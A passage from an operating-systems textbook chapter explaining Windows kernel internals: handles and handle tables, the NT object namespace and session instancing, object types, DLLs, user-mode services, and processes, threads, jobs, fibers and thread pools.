Each object header contains a quota-charge field, which is the charge levied against a process for opening the object. Quotas are used to keep a user from using too many system resources. On a personal notebook that doesn't matter but on a shared server, it does. There are separate limits for non-pageable kernel memory (which requires allocation of both physical memory and kernel virtual addresses) and pageable kernel memory (which uses up kernel virtual addresses and pagefile space). When the cumulative charges for either memory type hit the quota limit, allocations for that process fail due to insufficient resources. Quotas also are used by the memory manager to control working-set size, and by the thread manager to limit the rate of CPU usage.

Both physical memory and kernel virtual addresses are extremely valuable resources. When an object is no longer needed, it should be deleted and its memory and addresses reclaimed to free up important resources. But it is important that an object should only be deleted when it is no longer in use. In order to correctly track object lifetime, the object manager implements a reference counting mechanism and the concept of a **referenced pointer** which is a pointer to an object whose reference count has been incremented for that pointer. This mechanism prevents premature object deletion when multiple asynchronous operations may be in flight on different threads. Generally, when the last reference to an object is dropped, the object is deleted. It is critical not to delete an object that is in use by some process.

Handles

User-mode references to kernel-mode objects cannot use pointers because they are too difficult to validate and, more importantly, user-mode does not have visibility into kernel-mode address-space layout due to security reasons. Instead, kernel-mode objects must be referred to via an indirection layer. Windows uses **handles** to refer to kernel-mode objects. Handles are opaque values which are converted by the object manager into references to the specific kernel-mode data structure representing an object. Figure 11-16 shows the handle-table data structure used to translate handles into object pointers. The handle table is expandable by adding extra layers of indirection. Each process has its own table, including the system process which contains all the kernel threads not belonging to a user-mode process.



Figure 11-16. Handle table data structures for a minimal table using a single page for up to 512 handles.

Figure 11-17 shows a handle table with two extra levels of indirection, the maximum supported. It is sometimes convenient for code executing in kernel mode to be able to use handles rather than referenced pointers. These are called **kernel handles** and are specially encoded so that they can be distinguished from user-mode handles. Kernel handles are kept in the system processes' handle table and cannot be accessed from user mode. Just as most of the kernel virtual address space is shared across all processes, the system handle table is shared by all kernel components, no matter what the current user-mode process is.

Users can create new objects or open existing objects by making Win32 calls such as CreateSemaphore or OpenSemaphore. These are calls to library procedures that ultimately result in the appropriate system calls being made. The result of any successful call that creates or opens an object is a handle-table entry that is stored in the process' private handle table in kernel memory. The 32-bit index of the handle's logical position in the table is returned to the user to use on subsequent calls. The handle-table entry in the kernel contains a referenced pointer to the object, some flags (e.g., whether the handle should be inherited by child processes), and an access rights mask. The access rights mask is needed because permissions checking is done only at the time the object is created or opened. If a



Figure 11-17. Handle-table data structures for a maximal table of up to 16 million handles.

process has only read permission to an object, all the other rights bits in the mask will be 0s, giving the operating system the ability to reject any operation on the object other than reads.

In order to manage lifetime, the object manager keeps a separate handle count in every object. This count is never larger than the referenced pointer count because each valid handle has a referenced pointer to the object in its handle-table entry. The reason for the separate handle count is that many types of objects may need to have their state cleaned up when the last user-mode reference disappears, even though they are not yet ready to have their memory deleted.

One example is file objects, which represent an instance of an opened file. In Windows, files can be opened for exclusive access. When the last handle for a file object is closed, it is important to delete the exclusive access at that point rather than wait for any incidental kernel references to eventually go away (e.g., after the last flush of data from memory). Otherwise closing and reopening a file from user mode may not work as expected because the file still appears to be in use.

Though the object manager has comprehensive mechanisms for managing object lifetimes within the kernel, neither the NT APIs nor the Win32 APIs provide a reference mechanism for dealing with the use of handles across multiple concurrent threads in user mode. Thus, many multithreaded applications have race conditions and bugs where they will close a handle in one thread before they are finished with it in another. Or they may close a handle multiple times, or close a handle that another thread is still using and reopen it to refer to a different object.

Perhaps the Windows APIs should have been designed to require a close API per object type rather than the single generic NtClose operation. That would have at least reduced the frequency of bugs due to user-mode threads closing the wrong handles. Another solution might be to embed a sequence field in each handle in addition to the index into the handle table.

To help application writers find problems like these in their programs, Windows has an **application verifier** that software developers can download from Microsoft. Similar to the verifier for drivers we will describe in Sec. 11.7, the application verifier does extensive rules checking to help programmers find bugs that might not be found by ordinary testing. It can also turn on a FIFO ordering for the handle free list, so that handles are not reused immediately (i.e., turns off the better-performing LIFO ordering normally used for handle tables). Keeping handles from being reused quickly transforms situations where an operation uses the wrong handle into use of a closed handle, which is easy to detect.

The Object Namespace

Processes can share objects by having one process duplicate a handle to the object into the others. But this requires that the duplicating process have handles to the other processes, and is thus impractical in many situations, such as when the processes sharing an object are unrelated, or are protected from each other. In other cases, it is important that objects persist even when they are not being used by any process, such as device objects representing physical devices, or mounted volumes, or the objects used to implement the object manager and the NT namespace itself. To address general sharing and persistence requirements, the object manager allows arbitrary objects to be given names in the NT namespace when they are created. However, it is up to the executive component that manipulates objects of a particular type to provide interfaces that support use of the object manager's naming facilities.

The NT namespace is hierarchical, with the object manager implementing directories and symbolic links. The namespace is also extensible, allowing any object type to specify extensions of the namespace by specifying a **Parse** routine. The *Parse* routine is one of the procedures that can be supplied for each object type when it is created, as shown in Fig. 11-18.

Procedure	When called	Notes
Open	For every new handle	Rarely used
Parse	For object types that extend the namespace	Used for files and registry keys
Close	At last handle close	Clean up visible side effects
Delete	At last pointer dereference	Object is about to be deleted
Security	Get or set object's security descriptor	Protection
QueryName	Get object's name	Rarely used outside kernel

Figure 11-18. Object procedures supplied when specifying a new object type.

The *Open* procedure is rarely used because the default object-manager behavior is usually what is needed and so the procedure is specified as NULL for almost all object types.

The *Close* and *Delete* procedures represent different phases of being done with an object. When the last handle for an object is closed, there may be actions necessary to clean up the state and these are performed by the *Close* procedure. When the final pointer reference is removed from the object, the *Delete* procedure is called so that the object can be prepared to be deleted and have its memory reused. With file objects, both of these procedures are implemented as callbacks into the I/O manager, which is the component that declared the file object type. The object-manager operations result in I/O operations that are sent down the device stack associated with the file object; the file system does most of the work.

The *Parse* procedure is used to open or create objects, like files and registry keys, that extend the NT namespace. When the object manager is attempting to open an object by name and encounters a leaf node in the part of the namespace it manages, it checks to see if the type for the leaf-node object has specified a *Parse* procedure. If so, it invokes the procedure, passing it any unused part of the path name. Again using file objects as an example, the leaf node is a device object representing a particular file-system volume. The *Parse* procedure is implemented by the I/O manager, and results in an I/O operation to the file system to fill in a file object to refer to an open instance of the file that the path name refers to on the volume. We will explore this particular example step-by-step below.

The *QueryName* procedure is used to look up the name associated with an object. The *Security* procedure is used to get, set, or delete the security descriptors on an object. For most object types, this procedure is supplied as a standard entry point in the executive's security reference monitor component.

Note that the procedures in Fig. 11-18 do not perform the most useful operations for each type of object, such as read or write on files (or down and up on semaphores). Rather, the object manager procedures supply the functions needed to correctly set up access to objects and then clean up when the system is finished with them. The objects are made useful by the APIs that operate on the data structures the objects contain. System calls, like NtReadFile and NtWriteFile, use the process' handle table created by the object manager to translate a handle into a referenced pointer on the underlying object, such as a file object, which contains the data that is needed to implement the system calls.

Apart from the object-type callbacks, the object manager also provides a set of generic object routines for operations like creating objects and object types, duplicating handles, getting a referenced pointer from a handle or name, adding and subtracting reference counts to the object header, and NtClose (the generic function that closes all types of handles).

Although the object namespace is crucial to the entire operation of the system, few people know that it even exists because it is not visible to users without special viewing tools. One such viewing tool is *winobj*, available for free at the URL *https://www.microsoft.com/technet/sysinternals*. When run, this tool depicts an object namespace that typically contains the object directories listed in Fig. 11-19 as well as a few others.

Directory	Contents
\GLOBAL??	Starting place for looking up Win32 devices like C:
\Device	All discovered I/O devices
\Driver	Objects corresponding to each loaded device driver
\ObjectTypes	The type objects such as those listed in Fig. 11-21
\Windows	Objects for sending messages to all the Win32 GUI windows
\BaseNamedObjects	User-created Win32 objects such as events, mutexes, etc.
\Sessions	Win32 objects created in the session. Sess. 0 uses \BaseNamedObjects
\Arcname	Partition names discovered by the boot loader
\NLS	National Language Support objects
\FileSystem	File-system driver objects and file system recognizer objects
\Security	Objects belonging to the security system
\KnownDLLs	Key shared libraries that are opened early and held open

Figure 11-19. Some typical directories in the object namespace.

The object manager namespace is not directly exposed through the Win32 API. In fact, Win32 namespace for devices and named objects does not even have a hierarchical structure. This allows the Win32 namespace to be mapped to the object manager namespace in creative ways to provide various application isolation scenarios.

The Win32 namespace for named objects is flat. For example, the CreateEvent function takes an optional object name parameter. This allows multiple applications to open the same underlying Event object and synchronize with one another as long as they agree on the event name, say "MyEvent." The Win32 layer in user-mode (*kernelbase.dll*) determines an object manager directory to place its named objects, called *BaseNamedObjects*. But, where in the object manager namespace should BaseNamedObjects live? If it is stored in a global location, the application sharing scenario is satisfied, but when multiple users are logged onto the machine, application instances in each session may interfere with one another since they expect to be manipulating their own event.

To solve this problem, the Win32 namespace for named objects is *instanced* per user session. Session 0 (where non-interactive OS services run) uses the top-level *\BaseNamedObjects* directory and each interactive session has its own BaseNamedObjects directory underneath the top-level *\Sessions* directory. For example, if a Session 0 service calls CreateEvent with "MyEvent," *kernelbase.dll* redirects it to *\BaseNamedObjects\MyEvent*, but if an application running in interactive Session 2 makes the same call, the event is *\Sessions\2\BaseNamedObjects\MyEvent*.

There may be instances where an application running in an interactive user session needs to share a named event with a Session 0 service. To accommodate that scenario, each session-local BaseNamedObjects directory contains a symbolic link,

called *Global*, pointing to the top-level *BaseNamedObjects* directory. That way, an application can call CreateEvent with "Global\MyEvent" to open *BaseNamedObjects\MyEvent*. Similarly, sometimes a Session 0 service may need to open or create a named object in a particular user session. The BaseNamedObjects directory contains another symbolic link called *Session* which points to *Sessions\BNOLINKS*. That directory, in turn, contains a symbolic link for each active session, pointing to that session's BaseNamedObjects directory. Therefore, a Session 0 process can use the "Session\3\MyEvent" Win32 name to get redirected to *Sessions\3\BaseNamedObjects\MyEvent*.

In the Universal Windows Platform section, we described how UWP apps run in a sandbox called an AppContainer. Namespace isolation for AppContainers is also achieved via BaseNamedObjects mapping. Each session, including Session 0, contains an *AppContainerNamedObjects* directory underneath *Sessions\<ID>*. Each AppContainer has a dedicated directory here for its BaseNamedObjects whose name is derived from the UWP application's package identity. This gives each UWP app its own isolated Win32 namespace. This arrangement also avoids the *namespace squatting* problem where a malicious application creates a named object that it knows its victim will open when it runs. Most Win32 API calls to create named objects will, by default, open the object if it already exists in order to facilitate sharing, but this behavior also allows a squatter to create the object first, even though it might not have had the required permissions to open the object had it been created by the victim application first.

So far we discussed how the Win32 named object namespace is mapped to the global namespace using object manager facilities. The Win32 device namespace also relies on the object manager for proper instancing and isolation. The interestingly named directory *GLOBAL??* shown in Fig. 11-19 contains all Win32 device names, such as *A*: for the floppy disk and *C*: for the first hard disk. These names are actually symbolic links to the *Device* directory where the device objects live. For example, *C*: might be a symbolic link to *Device\HarddiskVolume1*.

Windows allows each user to map Win32 drive letters to devices such as local or remote volumes. Such mappings need to be kept local to that user session to avoid interfering with other users' mappings. This is achieved, again, by instancing the object manager directory containing Win32 devices. Session-local device mappings are stored in the *DosDevices* directory for each session (e.g., *Sessions\1\DosDevices\Z:*). The Win32 layer in user-mode always prepends *??* to paths, indicating that these are Win32 device paths. The object manager has specific handling for items under the *??* directory: it first searches for the item in the session-local *DosDevices* directory associated with the calling process. If the item is not found, then the *GLOBAL??* directory is searched. For example, a CreateFile call for "C:" from a process in Session 2 will result in an NtCreateFile call to *??\C:* and the object manager will check *Sessions\2\DosDevices\CZ:* followed by *GLOBAL??\C:* to find the symbolic link.

Object Types

The device object is one of the most important and versatile kernel-mode objects in the executive. The type is specified by the I/O manager, which, along with the device drivers, are the primary users of device objects. Device objects are closely related to drivers, and each device object usually has a link to a specific driver object, which describes how to access the I/O processing routines for the driver corresponding to the device.

Device objects represent hardware devices, interfaces, and buses, as well as logical disk partitions, disk volumes, and even file systems and kernel extensions like antivirus filters. Many device drivers are given names, so they can be accessed without having to open handles to instances of the devices, as in UNIX. We will use device objects to illustrate how the *Parse* procedure is used, as illustrated in Fig. 11-20:



Figure 11-20. I/O and object manager steps for creating/opening a file and getting back a file handle.

1. When an executive component, such as the I/O manager implementing the native system call NtCreateFile, calls ObOpenObjectByName in the object manager, it passes a Unicode path name for the NT namespace, say *\??\C:\foo\bar*.
2. The object manager searches through directories and symbolic links and ultimately finds that *\??\C:* refers to a device object (a type

defined by the I/O manager). The device object is a leaf node in the part of the NT namespace that the object manager manages.

3. The object manager then calls the *Parse* procedure for this object type, which happens to be IopParseDevice implemented by the I/O manager. It passes not only a pointer to the device object it found (for *C:*), but also the remaining string *\foo\bar*.
4. The I/O manager will create an **IRP** (**I/O Request Packet**), allocate a file object, and send the request to the stack of I/O devices determined by the device object found by the object manager.
5. The IRP is passed down the I/O stack until it reaches a device object representing the file-system instance for *C:*. At each stage, control is passed to an entry point into the driver object associated with the device object at that level. The entry point used here is for CREATE operations, since the request is to create or open a file named *\foo\bar* on the volume.
6. The device objects encountered as the IRP heads toward the file system represent file-system filter drivers, which may modify the I/O operation before it reaches the file-system device object. Typically these intermediate devices represent system extensions like antivirus filters.
7. The file-system device object has a link to the file-system driver object, say NTFS. So, the driver object contains the address of the CREATE operation within NTFS.
8. NTFS will fill in the file object and return it to the I/O manager, which returns back up through all the devices on the stack until IopParseDevice returns to the object manager (see Sec. 11.8).
9. The object manager is finished with its namespace lookup. It received back an initialized object from the *Parse* routine (which happens to be a file object—not the original device object it found). So the object manager creates a handle for the file object in the handle table of the current process and returns the handle to its caller.
10. The final step is to return back to the user-mode caller, which in this example is the Win32 API CreateFile, which will return the handle to the application.

Executive components can create new types dynamically, by calling the ObCreateObjectType interface to the object manager. There is no definitive list of object types and they change from release to release. Some of the more common ones in Windows are listed in Fig. 11-21. Let us briefly go over them.

Type	Description
Process	User process
Thread	Thread within a process
Semaphore	Counting semaphore used for interprocess synchronization
Mutex	Binary semaphore used to enter a critical region
Event	Synchronization object with persistent state (signaled/not)
ALPC port	Mechanism for interprocess message passing
Timer	Object allowing a thread to sleep for a fixed time interval
Queue	Object used for completion notification on asynchronous I/O
Open file	Object associated with an open file
Access token	Security descriptor for some object
Profile	Data structure used for profiling CPU usage
Section	Object used for representing mappable files
Key	Registry key, used to attach registry to object-manager namespace
Object directory	Directory for grouping objects within the object manager
Symbolic link	Refers to another object manager object by path name
Device	I/O device object for a physical device, bus, driver, or volume instance
Device driver	Each loaded device driver has its own object

Figure 11-21. Some common executive object types managed by the object manager.

Process and thread are obvious. There is one object for every process and every thread, which holds the main properties needed to manage the process or thread. The next three objects, semaphore, mutex, and event, all deal with interprocess synchronization. Semaphores and mutexes work as expected, but with various extra bells and whistles (e.g., maximum values and timeouts). Events can be in one of two states: signaled or nonsignaled. If a thread waits on an event that is in signaled state, the thread is released immediately. If the event is in nonsignaled state, it blocks until some other thread signals the event, which releases either all blocked threads (notification events) or just the first blocked thread (synchronization events). An event can also be set up so that after a signal has been successfully waited for, it will automatically revert to the nonsignaled state, rather than staying in the signaled state.

Port, timer, and queue objects also relate to communication and synchronization. Ports are channels between processes for exchanging LPC messages. Timers provide a way to block for a specific time interval. Queues (known internally as **KQUEUES**) are used to notify threads that a previously started asynchronous I/O operation has completed or that a port has a message waiting. Queues are designed to manage the level of concurrency in an application, and are also used in high-performance multiprocessor applications, like SQL Server.

Open file objects are created when a file is opened. Files that are not opened do not have objects managed by the object manager. Access tokens are security objects. They identify a user and tell what special privileges the user has, if any. Profiles are structures used for storing periodic samples of the program counter of a running thread to see where the program is spending its time.

Sections are used to represent memory objects backed by files or the pagefile that applications can ask the memory manager to map into their address space. In the Win32 API, these are called *file mapping objects*. Keys represent the mount point for the registry namespace on the object manager namespace. There is usually only one key object, named *\REGISTRY*, which connects the names of the registry keys and values to the NT namespace.

Object directories and symbolic links are entirely local to the part of the NT namespace managed by the object manager. They are similar to their file system counterparts: directories allow related objects to be collected together. Symbolic links allow a name in one part of the object namespace to refer to an object in a different part of the object namespace.

Each device known to the operating system has one or more device objects that contain information about it and are used to refer to the device by the system. Finally, each device driver that has been loaded has a driver object in the object space. The driver objects are shared by all the device objects that represent instances of the devices controlled by those drivers.

Other objects (not shown) have more specialized purposes, such as interacting with kernel transactions, or the Win32 thread pool's worker thread factory.

11.3.4 Subsystems, DLLs, and User-Mode Services

Going back to Fig. 11-4, we see that the Windows operating system consists of components in kernel mode and components in user mode. We have now completed our overview of the kernel-mode components; so it is time to look at the user-mode components, of which three kinds are particularly important to Windows: environment subsystems, DLLs, and service processes.

We have already described the Windows subsystem model; we will not go into more detail now other than to mention that in the original design of NT, subsystems were seen as a way of supporting multiple operating system personalities with the same underlying software running in kernel mode. Perhaps this was an attempt to avoid having operating systems compete for the same platform, as VMS and Berkeley UNIX did on DEC's VAX. Or maybe it was just that nobody at Microsoft knew whether OS/2 would be a success as a programming interface, so they were hedging their bets. In any case, OS/2 became irrelevant, and a latecomer, so the Win32 API designed to be shared with Windows 95, became dominant.

A second key aspect of the user-mode design of Windows is the dynamic link library which is code that is linked to executable programs at run time rather than compile time. Shared libraries are not a new concept, and most modern operating

systems use them. In Windows, almost all libraries are DLLs, from the system library *ntdll.dll* that is loaded into every process to the high-level libraries of common functions that are intended to allow rampant code-reuse by application developers.

DLLs improve the efficiency of the system by allowing common code to be shared among processes, reduce program load times from disk by keeping commonly used code around in memory, and increase the serviceability of the system by allowing operating system library code to be updated without having to recompile or relink all the application programs that use it.

On the other hand, shared libraries introduce the problem of versioning and increase the complexity of the system because changes introduced into a shared library to help one particular program have the potential of exposing latent bugs in other applications, or just breaking them due to changes in the implementation—a problem that in the Windows world is referred to as **DLL hell**.

The implementation of DLLs is simple in concept. Instead of the compiler emitting code that calls directly to subroutines in the same executable image, a level of indirection is introduced: the **IAT** (**Import Address Table**). When an executable is loaded, it is searched for the list of DLLs that must also be loaded (this will be a graph in general, as the listed DLLs will themselves will generally list other DLLs needed in order to run). The required DLLs are loaded and the IAT is filled in for them all.

The reality is more complicated. One problem is that the graphs that represent the relationships between DLLs can contain cycles, or have nondeterministic behaviors, so computing the list of DLLs to load can result in a sequence that does not work. Also, in Windows the DLL libraries are given a chance to run code whenever they are loaded into a process, or when a new thread is created. Generally, this is so they can perform initialization, or allocate per-thread storage, but many DLLs perform a lot of computation in these *attach* routines. If any of the functions called in an *attach* routine needs to examine the list of loaded DLLs, a deadlock can occur, hanging the process. For this reason, these *attach*/*detach* routines must follow strict rules.

DLLs are used for more than just sharing common code. They enable a *hosting* model for extending applications. At the other end of the Internet, Web servers load dynamic code to produce a better Web experience for the pages they display. Applications like Microsoft *Office* link and run DLLs to allow *Office* to be used as a platform for building other applications. The COM (component object model) style of programming allows programs to dynamically find and load code written to provide a particular published interface, which leads to in-process hosting of DLLs by almost all the applications that use COM.

All this dynamic loading of code has resulted in even greater complexity for the operating system, as library version management is not just a matter of matching executables to the right versions of the DLLs, but sometimes loading multiple versions of the same DLL into a process—which Microsoft calls **side-by-side**. A

single program can host two different dynamic code libraries, each of which may want to load the same Windows library—yet have different version requirements for that library.

A better solution would be hosting code in separate processes. But out-of-process hosting of code results has lower performance and makes for a more complicated programming model in many cases. Microsoft has yet to develop a good solution for all of this complexity in user mode. It makes one yearn for the relative simplicity of kernel mode.

One of the reasons that kernel mode has less complexity than user mode is that it supports relatively few extensibility opportunities outside of the device-driver model. In Windows, system functionality is extended by writing user-mode services. This worked well enough for subsystems, and works even better when only a few new services are being provided rather than a complete operating system personality. There are few functional differences between services implemented in the kernel and services implemented in user-mode processes. Both the kernel and process provide private address spaces where data structures can be protected and service requests can be scrutinized.

However, there can be significant performance differences between services in the kernel vs. services in user-mode processes. Entering the kernel from user mode is slow on modern hardware, but not as slow as having to do it twice because you are switching back and forth to another process. Also cross-process communication has lower bandwidth. Unfortunately, the cost of switching between user-mode and kernel-mode has been increasing especially with security mitigations that were implemented against CPU side-channel vulnerabilities like *Spectre* and *Meltdown*, disclosed in 2018.

Kernel-mode code can (carefully) access data at the user-mode addresses passed as parameters to its system calls. With user-mode services, either those data must be copied to the service process, or some games be played by mapping memory back and forth (the ALPC facilities in Windows handle this under the covers).

Windows makes significant use of user-mode service processes to extend the functionality of the system. Some of these services are strongly tied to the operation of kernel-mode components, such as *lsass.exe* which is the local security authentication service which manages the token objects that represent user-identity, as well as managing encryption keys used by the file system. The user-mode plug-and-play manager is responsible for determining the correct driver to use when a new hardware device is encountered, installing it, and telling the kernel to load it. Many facilities provided by third parties, such as antivirus and digital rights management, are implemented as a combination of kernel-mode drivers and user-mode services.

The Windows *taskmgr.exe* has a tab which identifies the services running on the system. Multiple services can be seen to be running in the same process (**svchost.exe**). Windows does this for many of its own boot-time services to reduce the time needed to start up the system and to lower memory usage. Services can be

combined into the same process as long as they can safely operate with the same security credentials.

Within each of the shared service processes, individual services are loaded as DLLs. They normally share a pool of threads using the Win32 thread-pool facility, so that only the minimal number of threads needs to be running across all the resident services.

Services are common sources of security vulnerabilities in the system because they are often accessible remotely (depending on the TCP/IP firewall and IP Security settings) or from unprivileged applications, and not all programmers who write services are as careful as they should be to validate the parameters and buffers that are passed in via RPC. With shared svchosts, a security or a reliability bug, or a memory leak in one service may impact all the other servicing sharing the process as well as making diagnosis more difficult. For these reasons, starting with Windows 10, most Windows services run in their own svchost processes unless the computer is memory-constrained. The few services that still share svchosts either have strong dependencies on being co-located or they make frequent RPC calls to one another which would have significant CPU cost if done across process boundaries.

The number of services running constantly in Windows is staggering. Yet few of those services ever receive a single request, though if they do it is likely to be from an attacker attempting to exploit a vulnerability. As a result more and more services in Windows are turned off by default, particularly on versions of Windows Server.

11.4 PROCESSES AND THREADS IN WINDOWS

Windows has a number of concepts for managing the CPU and grouping resources together. In the following sections, we will examine these, discussing some of the relevant Win32 API calls, and show how they are implemented.

11.4.1 Fundamental Concepts

In Windows, processes are generally containers for programs. They hold the virtual address space, the handles that refer to kernel-mode objects, and threads. In their role as a container for threads, they hold common resources used for thread execution, such as the pointer to the quota structure, the shared token object, and default parameters used to initialize threads—including the priority and scheduling class. Each process has user-mode system data, called the **PEB** (**Process Environment Block**). The PEB includes the list of loaded modules (i.e., the EXE and DLLs), the memory containing environment strings, the current working directory, and data for managing the process' heaps—as well as lots of special-case Win32 cruft that has been added over time.

Threads are the kernel's abstraction for scheduling the CPU in Windows. Priorities are assigned to each thread based on the priority value in the containing process. Threads can also be **affinitized** to run only on certain processors. This helps concurrent programs running on multi-core processors to explicitly spread out work. Each thread has two separate call stacks, one for execution in user mode and one for kernel mode. There is also a **TEB** (**Thread Environment Block**) that keeps user-mode data specific to the thread, including per-thread storage called **TLS** (**Thread Local Storage**), and fields for Win32, language and cultural localization, and other specialized fields that have been added by various facilities.

Besides the PEBs and TEBs, there is another data structure that kernel mode shares with each process, namely, **user shared data**. This is a page that is writable by the kernel, but read-only in every user-mode process. It contains a number of values maintained by the kernel, such as various forms of time, version information, amount of physical memory, and a large number of shared flags used by various user-mode components, such as COM, terminal services, and the debuggers. The use of this read-only shared page is purely a performance optimization, as the values could also be obtained by a system call into kernel mode. But system calls are much more expensive than a single memory access, so for some system-maintained fields, such as the time, this makes a lot of sense. The other fields, such as the current time zone, change infrequently (except on airborne computers), but code that relies on these fields must query them often just to see if they have changed. As with many performance optimizations, it is a bit ugly, but it works.

Processes

The most fundamental component of a process in Windows is its address space. If the process is intended for running a program (and most are), process creation allows a section backed by an executable file on disk to be specified, which gets mapped into the address space and prepared for execution. When a process is created, the creating process receives a handle that allows it to modify the new process by mapping sections, allocating virtual memory, writing parameters and environmental data, duplicating file descriptors into its handle table, and creating threads. This is very different from how processes are created in UNIX and reflects the difference in the target systems for the original designs of UNIX vs. Windows.

As described in Sec. 11.1, UNIX was designed for 16-bit single-processor systems that used swapping to share memory among processes. In such systems, having the process as the unit of concurrency and using an operation like fork to create processes was a brilliant idea. To run a new process with small memory and no virtual memory hardware, processes in memory have to be swapped out to disk to create space. UNIX originally implemented fork simply by swapping out the parent process and handing its physical memory to the child. The operation was almost free. Programmers love things that are free.

In contrast, the hardware environment at the time Cutler's team wrote NT was 32-bit multiprocessor systems with virtual memory hardware to share 1–16 MB of physical memory. Multiprocessors provide the opportunity to run parts of programs concurrently, so NT used processes as containers for sharing memory and object resources, and used threads as the unit of concurrency for scheduling.

Today's systems have 64-bit address spaces, dozens of processing cores and terabytes of RAM. SSDs have displaced rotating magnetic hard disks and virtualization is rampant. So far, Windows' design has held up well as it continued evolving and scaling to keep up with advancing hardware. Future systems are likely to have even more cores, faster and bigger RAM. The difference between memory and storage may start disappearing with **phase-change memories** that retain their contents when powered off, yet very fast to access. Dedicated co-processors are making a comeback to offload operations like memory movement, encryption, and compression to specialized circuits that improve performance and conserve power. Security is more important than ever before and we may start seeing emerging hardware designs based on the **CHERI** (**Capability Hardware Enhanced RISC Instructions**) architecture (Woodruff et al., 2014) with 128-bit capability-based pointers. Windows and UNIX will continue to be adapted to new hardware realities, but what will be really interesting is to see what new operating systems are designed specifically for systems based on these advances.

Jobs and Fibers

Windows can group processes together into jobs. Jobs group processes in order to apply constraints to them and the threads they contain, such as limiting resource use via a shared quota or enforcing a **restricted token** that prevents threads from accessing many system objects. The most significant property of jobs for resource management is that once a process is in a job, all processes' threads in those processes create will also be in the job. There is no escape. As suggested by the name, jobs were designed for situations that are more like batch processing than ordinary interactive computing.

In Windows, jobs are most frequently used to group together the processes that are executing UWP applications. The processes that comprise a running application need to be identified to the operating system so it can manage the entire application on behalf of the user. Management includes setting resource priorities as well as deciding when to suspend, resume, or terminate, all of which happens through job facilities.

Figure 11-22 shows the relationship between jobs, processes, threads, and fibers. Jobs contain processes. Processes contain threads. But threads do not contain fibers. The relationship of threads to fibers is normally many-to-many.

Fibers are cooperatively scheduled user-mode execution contexts which can be switched very quickly without entering kernel mode. As such, they are useful when an application wants to schedule its own execution contexts, minimizing the overhead of thread scheduling by the kernel.



Figure 11-22. The relationship between jobs, processes, threads, and fibers. Jobs and fibers are optional; not all processes are in jobs or contain fibers.

While fibers may sound promising on paper, they face many difficulties in practice. Most of the Win32 libraries are completely unaware of fibers, and applications that attempt to use fibers as if they were threads will encounter various failures. The kernel has no knowledge of fibers, and when a fiber enters the kernel, the thread it is executing on may block and the kernel will schedule an arbitrary thread on the processor, making it unavailable to run other fibers. For these reasons, fibers are rarely used except when porting code from other systems that explicitly need the functionality provided by fibers.

Thread Pools

The Win32 **thread pool** is a facility that builds on top of the Windows thread model to provide a better abstraction for certain types of programs. Thread creation is too expensive to be invoked every time a program wants to execute a small task concurrently with other tasks in order to take advantage of multiple processors. Tasks can be grouped together into larger tasks but this reduces the amount of exploitable concurrency in the program. An alternative approach is for a program to allocate a limited number of threads and maintain a queue of tasks that need to be run. As a thread finishes the execution of a task, it takes another one from the queue. This model separates the resource-management issues (how many processors are available and how many threads should be created) from the programming model (what is a task and how are tasks synchronized). Windows formalizes this solution into the Win32 thread pool, a set of APIs for automatically managing a dynamic pool of threads and dispatching tasks to them.

